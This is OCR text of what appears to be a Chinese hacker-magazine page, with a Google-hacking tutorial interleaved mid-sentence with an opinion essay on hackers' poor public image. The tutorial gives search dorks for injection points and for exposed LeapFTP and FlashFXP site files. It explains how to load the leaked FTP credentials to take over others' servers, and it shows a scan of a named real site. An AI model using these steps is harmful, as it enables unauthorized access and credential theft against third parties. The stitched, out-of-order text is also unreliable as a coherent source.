看标题大家都知道这篇文章应该要讲 Google Hack 了，平时我们都喜欢用 Google 来批量搜索注入点，或者对指定的站点进行扫描，如果运气好的话，可以得到很多有用的信息。比如批量搜索注入点，我们可以配合啊 D，打开 Google 用语法 inurl:asp?id= 来搜索，会找到很多注入点（如图 1），因此它还是深受大家欢迎的。今天我要给大家介绍的是一款刚推出的 Google Scan 工具，其功能十分强大，非常方便地让我们利用这些 Google 语法。



图 1

一、工具介绍

Goolag Scanner扫描器的官方地址是http://www.goolag.org，这个站的版面设计得很有意思，呵呵。软件的安装很简单，不过它需要.net 的支持，如果你的系统没有安装，它会自己动下载的。

安装好后软件的运行界面如图 2 所示，虽然全部是英语，但相信大家还是知道应该怎么使用了。这个软件最大的特点就是它关键字的收录，从图 2 中就可以看到，左边的那些树型目录就是收录的关键字分类条目，划分的很详细哦！




图 2

我们从中随便选一个目录看下，那就最后一个吧，web server detection。从字面上的意思就可以看出是关于 Web 服务器的，有 71 条关键字，如图 3 所示。随便点击其中一条，便会在右边的框中显示其具体信息，如图 4 所示。

接下来就是看效果的时候了，我们把选中的关键字“About

文 撕碎了的小C【E.S.T】

做黑客是可耻的？
——谈黑客在国内的尴尬地位

XApache：小C，又见小C，大家好，这里是冷眼看黑栏目，下面你将要看到的是国内较早接触计算机安全的一名黑手作者，同时也是邪恶八进制的核心成员——撕碎了的小C的第二篇冷文。可能有些读者对他还不是很熟悉，那也可能是因为他中间一段时间换网名了，不过这也并不影响他提出的几个重要观点。上一期的冷眼看黑主要是写给黑客看的，这一期，可值得黑客朋友和媒体朋友都读一读哦。

“这是一个恋爱的季节……孤独的人是可耻的……”这是中国孤独的摇滚诗人张楚一首歌里的歌词，而真正的黑客也同样孤独，他们低调且崇尚自由，不断的创新，开发出更优秀的系统。可在我们这个圈子里，这个词的真正含义已被一些媒体与别有用心的人扭曲了，他们的言论让人觉得黑客是肮脏且可耻的。先来看几个新闻标题与片段：

《黑客产业链：熊猫烧香作者一年赚千万》

……据了解，“熊猫烧香”的程序设计者李俊，每天收入近1万元，被警方抓获后，承认自己已经获利上千万元。……

《牟利黑客肆掠互联网》

……由此带来的安全市场的动荡难以想像。随着黑客技术的“普及”，以获利为目的的病毒、恶意软件、木马软件开始在互联网泛滥。据有关数据显示，2007年上半年截获的恶意软件数量达到14万，其中90%是以盗窃账号为目的的木马程序。……

Mac OS Personal Web Sharing”利用起来进行搜索，效果如图5所示！接下来大家应该知道怎么做了吧？

这个工具的另一个特点就是提供对指定网站的扫描。我们只需要在“host”处填上主机域名，然后选择左边的关键字，该工具就会扫描该网站是否存在此关键字，用起来非常方便，而且还可以批量扫描。

比如我们要对www.cctv.com进行扫描，如图6所示，结果一目了然！真是个好工具，呵呵！




图 3




图 4




图 6

二、攻击实例

简单了解完这个工具，我们再来实际深入地操作一下吧！我们这次用到的关键字在目录files containing passwords下，关键字为：LeapFTP intitle:"index.of./" sites.ini modified，看看Google的效果，如图7所示。




图 5

然后随便打开一个网站，我们下载它的sites.ini，接着在本地电脑上安装一个leapftp，找到相应的目录后覆盖相应的文件。打开leapftp，选择“站点”->“站点管理器”就会出来相应的FTP服务器。大家看我的设置，如图8所示。

接下来当然是连接到服务器了，运气好的话，可以用来拿下整台服务器哦！大家看到了Leapftp会不会跨思维地想到FLASHXP呢？我们只要把关键字换成FLASHXP intitle:"index.of./" sites.dat quick.dat modified，再来Goolge一下，找到连接下载它的sites.dat和quick.dat这两个文件，步骤接下来就和操作Leapftp一样了，结果如图9所示。

总结：

其实这个工具的攻击效果远不止此，大家可以照着上面的关键字进行搜索，耐心点，思路放开点，会有意想不到的结果的。

[文章所涉及的Goolag Scanner扫描器已经收录在本期光盘]



图 7




图 8




图 9

编辑点评：

好工具自然要大家分享啦！菜鸟嘛，就应该让结果来的快一些。这样小巧方便，可爱又好用的东西可是值得收藏的哦，也希望大家能够在“黑手”上介绍自己的新发现。

《黑客产业暴利 年产值逾2.38亿人民币》

……有制造病毒能力的黑客，被称作卖枪者，在网络上贩卖病毒。每个木马病毒的价钱在数百到上千元不等，买家购得后就可以植入特定网站感染，窃取网站的使用者信息，这个动作称为挂马。有些黑客也帮买家做挂马的服务。窃取俗称信封的客户信息并贩卖，也是相当赚钱的工作，一个月几万元收入不成问题。目前比较受欢迎的，就是QQ账号、网络游戏账号等，让购得信息者可以盗用账号，窃取虚拟金币、盗卖宝物。……因此一个漏洞就可以卖到几万元到几十万元不等……

上面几个类似的新闻中心词无外乎这几个：金钱，挂马，盗号，黑站等等。

这就是国内的黑客在媒体前的形象。当然，这些报道在一定程度上有一些夸张（新闻工作者也要混饭吃……），但不可否认，这些现象普遍存在于我们现在的网络生活中，网民的某些经历与媒体的大肆渲染，使得黑客在国人的心目中就是以盗号，挂马，制造病毒，黑色交易为生，这是荒谬的。

关于黑客，其实早就有一个有点夸张但很准确的描述：黑客是一种为寻求纯粹智力挑战而痴迷于计算机的人。这个词适合用在那些为计算机全身心投入的天才身上。有一个很好但有点夸张的描述是，即使他们有机会在海滩上度过几个星期，他们也会用沙子制造出一台计算机并写出整个操作系统和全部工具。真正的黑客能做到的最坏的事情恐怕就是诸如拒绝洗澡，或者将车停在不该停的地方。

没错，黑客是一种不断挑战自身智力的人，而在我们这里，懂一点黑客技术的人在干什么呢？黑站，挂马，盗号，刷Q币，卖流量……有多少人愿意沉下心来静静研究自己喜欢的技术？无数人反复在各个网站之间踩点，寻找一个可能的注入点，接着上传WEBSHELL，挂上肮脏的木马。只要网络上有什么风吹草动，马上设法利用其获取利益，“艳照门”一出，各路“英雄”马上出动，钓鱼的钓鱼，刷流量搞网赚不亦乐乎，这就是国内黑客的主要活动？

可以非常明显的看到，真正纯粹的技术网站或论坛越来越少，而那些所谓的XX黑客联盟，XX黑客站点上铺天盖地的广告与黑客培训越来越多了，甚至许多网站公开叫卖黑色服务，让人感觉其与流氓打手无异，我们到底是在做什么？作为泱泱大国的国民，为何眼界如此狭窄？下面我们用图来说明国内国外根本差异的所在，图1是某个国内黑客联盟主页，图2是外国著名安全站点SecuriTeam的主页。

聪明的你发现了什么本质上的不同？相信很容易吧？国内某黑客联盟的主页广告明显多而且滥，有一种不怕你不点的感觉，同时页面非常花俏。而SecuriTeam的页面干净简洁，让人感觉很舒服。想想看，假设一个网民无意中浏览了上面所谓的XX黑客联盟，他会有什么感觉？看着那些花俏的广告与黑客培训，还有只谈步骤不谈原理的通俗教程，这些都给人一种浅薄而浮躁的感觉，这也是现在这个圈子里主要的问题所在。

也许有人会说，那些网站要生存，要维持，当然需要金钱了，搞培训与广告是理所当然的。那请问为什么国外的网站不兴这一套？为什么国外会有MIL那样不停公布漏洞并且干干净净的网站，而国内却是广告与黑色交易横飞？国外的朋友就不要生存了么（国外当然也有这种交易，但显然没有如此明目张胆）？其实说到底还是一个心态的问题，国外大多是把黑客技术当作爱好甚至是娱乐，可国内有几个人是这样想的呢？

事实上，这并不是只在黑客圈才有的现象，在中国许多方面我们都可以看到浮躁且急功近利的思想（一个典型的例子就是中国的流行歌曲，是不是许多一出来就有一种似曾相识的感觉？）。中国这几十年各方面的变化相当于欧洲的几百年，这么快的变化让大家找不着北也是当然的。

